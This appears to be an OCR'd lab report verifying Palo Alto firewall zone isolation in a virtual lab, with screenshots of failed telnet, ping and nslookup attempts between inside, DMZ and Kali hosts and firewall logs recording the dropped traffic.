


Windows 10 x64 - VMware Workstation
Library
My Computer
GNS3 VM
PA-VM-10.2.10
Windows 10 x64
Windows 7 x64
kali-linux-2024.3-vmware-am...
Command Prompt
Click in the virtual screen
29-11-2024

```
Microsoft Windows [Version 10.0.[illegible]]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\[illegible]>telnet 172.16.1.10
Connecting To 172.16.1.10...Could not open connection to the host, on port 23: Connect failed

C:\Users\[illegible]>ping 172.16.1.10

Pinging 172.16.1.10 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 172.16.1.10:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\[illegible]>
```

-Proving Inside-host cannot access internet:


Used: ping 8.8.8.8 & ping google.com



Windows 10 x64 - VMware Workstation
Library
My Computer
GNS3 VM
PA-VM-10.2.10
Windows 10 x64
Windows 7 x64
kali-linux-2024.3-vmware-am...
Command Prompt
Click in the virtual screen
29-11-2024

```
Ping statistics for 172.16.1.10:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\[illegible]>ping 192.168.10.10

Pinging 192.168.10.10 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.10.10:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\[illegible]>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\[illegible]>ping google.com
Ping request could not find host google.com. Please check the name and try again.

C:\Users\[illegible]>
```


Verification using monitor logs:



RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICA
11/29 21:34:48	drop	inside	kali	10.10.10.10			192.168.10.10			0	ping
11/29 21:34:22	drop	inside	kali	10.10.10.10			192.168.10.10			0	ping
11/29 21:31:26	drop	inside	DMZ	10.10.10.10			172.16.1.10			0	ping
11/29 21:31:23	drop	inside	DMZ	10.10.10.10			172.16.1.10			0	ping
11/29 21:30:56	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-a
11/29 21:30:51	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-a
11/29 21:30:51	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-a
11/29 21:30:46	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-a
11/29 21:30:46	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-a
11/29 21:30:49	drop	inside	DMZ	10.10.10.10			172.16.1.10			23	not-a
11/29 21:30:44	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-a
11/29 21:30:41	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-a
11/29 21:30:41	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-a
11/29 21:30:41	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-a


2)DMZ-host:

-Trying to connect DMZ host (172.16.1.10) to Inside-host(10.10.10.10) using telnet and ping:


Windows 7 x64 - VMware Workstation
File
Edit
View
VM
Tabs
Help
Library
Type here t...
My Computer
GNS3 VM
kali-linux-20...
PA-VM-10.2...
Windows 10...
Windows 7 x...
Home
PA-VM-10.2.10
Windows 10 x64
Windows 7 x64
GNS3 VM
kali-linux-2024.2-vmware-am...
Recycle Bin
Windows 7
Build 7600
This copy of Windows is not genuine
Click in the virtual screen
VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click
21:40
29-11-2024

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\[illegible]>telnet 10.10.10.10
Connecting To 10.10.10.10...Could not open connection to the host, on port 23: C
onnect failed

C:\Users\[illegible]>ping 10.10.10.10

Pinging 10.10.10.10 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.10.10.10:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\[illegible]>
```

-Trying to connect DMZ host (172.16.1.10) to Kali(192.168.10.10) using telnet and ping:




```
Pinging 10.10.10.10 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.10.10.10:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\[illegible]>telnet 192.168.10.10
Connecting To 192.168.10.10...Could not open connection to the host, on port 23:
 Connect failed

C:\Users\[illegible]>ping 192.168.10.10

Pinging 192.168.10.10 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.10.10:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\[illegible]>
```

Windows 7 x64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
GNS3 VM
PA-VM-10.2.10
Windows 10 x64
Windows 7 x64
kali-linux-2024.3-vmware-am...
Home
Recycle Bin
Windows 7
Build 7600
This copy of Windows is not genuine
Click in the virtual screen
VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click
ENG IN
21:43
29-11-2024

-Proving DMZ-host cannot access internet:


Used: ping 8.8.8.8 & ping google.com



```
Pinging 192.168.10.10 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.10.10:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\[illegible]>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 8.8.8.8:
    Packets: Sent = 3, Received = 0, Lost = 3 (100% loss),
Control-C
^C
C:\Users\[illegible]>ping google.com
Ping request could not find host google.com. Please check the name and try agai

C:\Users\[illegible]>
```

Windows 7 x64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
GNS3 VM
PA-VM-10.2.10
Windows 10 x64
Windows 7 x64
kali-linux-2024.3-vmware-am...
Home
Recycle Bin
Windows 7
Build 7600
This copy of Windows is not genuine
Click in the virtual screen
VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click
ENG IN
22:08
29-11-2024


Verification using monitor logs:



RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICA
11/29 21:42:33	drop	DMZ	kali	172.16.1.10			192.168.10.10			0	ping
11/29 21:42:13	drop	DMZ	kali	172.16.1.10			192.168.10.10			0	ping
11/29 21:41:28	drop	DMZ	kali	172.16.1.10			192.168.10.10			23	not-a
11/29 21:41:28	drop	DMZ	kali	172.16.1.10			192.168.10.10			23	not-a
11/29 21:41:21	drop	DMZ	kali	172.16.1.10			192.168.10.10			23	not-a
11/29 21:40:29	drop	DMZ	inside	172.16.1.10			10.10.10.10			0	ping
11/29 21:40:13	drop	DMZ	inside	172.16.1.10			10.10.10.10			0	ping
11/29 21:40:08	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-a
11/29 21:40:08	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-a
11/29 21:40:03	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-a
11/29 21:40:03	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-a
11/29 21:40:03	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-a
11/29 21:39:58	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-a
11/29 21:39:53	drop	inside	outside	10.10.10.10			8.8.8.8			53	not-a


3) Kali-Linux:

-Trying to connect Kali (192.168.10.10) to Inside-host(10.10.10.10) using telnet and ping and nslookup:



```
┌──(kali㉿kali)-[~]
└─$ telnet 10.10.10.10
Trying 10.10.10.10...
telnet: Unable to connect to remote host: Connection timed out

┌──(kali㉿kali)-[~]
└─$ ping 10.10.10.10
PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data.
^C
--- 10.10.10.10 ping statistics ---
204 packets transmitted, 0 received, 100% packet loss, time 207870ms


┌──(kali㉿kali)-[~]
└─$ nslookup
> ping 10.10.10.10
;; communications error to 8.8.8.8#53: timed out
;; communications error to 8.8.8.8#53: timed out
^C

┌──(kali㉿kali)-[~]
└─$ 
```


-Trying to connect Kali (192.168.10.10) to Inside-host(172.16.1.10) using telnet and ping and nslookup:



```
┌──(kali㉿kali)-[~]
└─$ telnet 172.16.1.10
Trying 172.16.1.10...
telnet: Unable to connect to remote host: Connection timed out

┌──(kali㉿kali)-[~]
└─$ ping 172.16.1.10
PING 172.16.1.10 (172.16.1.10) 56(84) bytes of data.
^C
--- 172.16.1.10 ping statistics ---
41 packets transmitted, 0 received, 100% packet loss, time [illegible]


┌──(kali㉿kali)-[~]
└─$ nslookup
> ping 172.16.1.10
;; communications error to 0.0.0.0#53: timed out
;; communications error to 0.0.0.0#53: timed out
^C

┌──(kali㉿kali)-[~]
└─$ 
```

